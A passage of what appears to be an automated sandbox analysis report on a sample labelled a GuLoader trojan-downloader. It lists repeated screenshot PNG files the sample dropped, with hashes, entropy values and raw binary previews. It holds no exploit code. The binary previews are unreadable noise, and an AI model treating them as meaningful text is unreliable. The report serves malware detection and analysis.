...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_092730.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..;..;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_093030.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1278609
Entropy (8bit):	7.950469734257273
Encrypted:	false
SSDEEP:	24576:czqKfxj+/tXfVjN0rMU6VUGYnmmcethpFJ7vMlZXFvORvqcCdHJanYCS:czqKgtXf5N0rMU6+ZrxkfvG4JTCS
MD5:	5CCD6DA560DC47DCA11F44E7965AF04E
SHA1:	AA6E8B02C7D894D1AAE6FD3795556CBD45E1A3F1
SHA-256:	F88767DAEBF8623C5A99AED6222627538B8BEBB80EDE280056DD834F9DEFC0A9
SHA-512:	1EC8F690C5634203C6FD0C4DC6D69C3BEF4400841DE699EE32082E39853C3A44AAC230B1B9E74570F1FA5AFEFA0695D17AD4D310D6DE5B927C854687023C237
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..w...u..fU{.R.i..t.....F..;C.....F$.hE.%.$...@..I..@x.p..R$.....G..o...._EfVveU5.....sN.... .P..;'.....).....3.~.....gW.3M.J.Q...4.....;.;...w...._.....Z.....g.P.?..j..U..7=....T....._...u./&h...W..Ky}..j.R....R.z}.....f.5..c.<.f..f.L.....?9.j}.i..,k....N.Z.}...>3....D.}.g..?.t....t.>j}2.. ...sME.H5F.....J.....j}tm.?]b...>25..xr...#.....E.....4.....Z..IV..{.]...Tw..{O.=I..{r.{W:wA..4....0.%....i....7Ao?.....Tw..g.6%.}.*..Oo...$|_....n...6Ti..:..qb.....n../<..f. ....G..Zp...1.f->..|.n.yh...r....Y....:zM5~.j..wea.;..j.....7W.Ikk.kj.W.....4.:l..}.[t.....~K5....%G...o.wV....Z|..y..d:..7g.;...n...G..s..g.....w..#o...uK.8}.q.....!.WK.w...=..]p.M..n...]... ...Zph.'..tC5v..<.g\rd...[....U.....H.^.b.R....gm..o..R#...9...qk...;.m.u....=..1.O..#...T.....l.....ZxP.....s@Z...#.h..3.r....|..X.

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_093330.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false

Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (..._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:,.;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_093631.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (..._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:,.;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_093931.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (..._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:,.;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_094231.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (..._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:,.;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_094531.png	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.':.So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_094832.png	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.':.So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_095132.png	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.':.So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_095432.png	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe

File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_095732.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_100032.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_100333.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131

Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.':.So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_100633.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
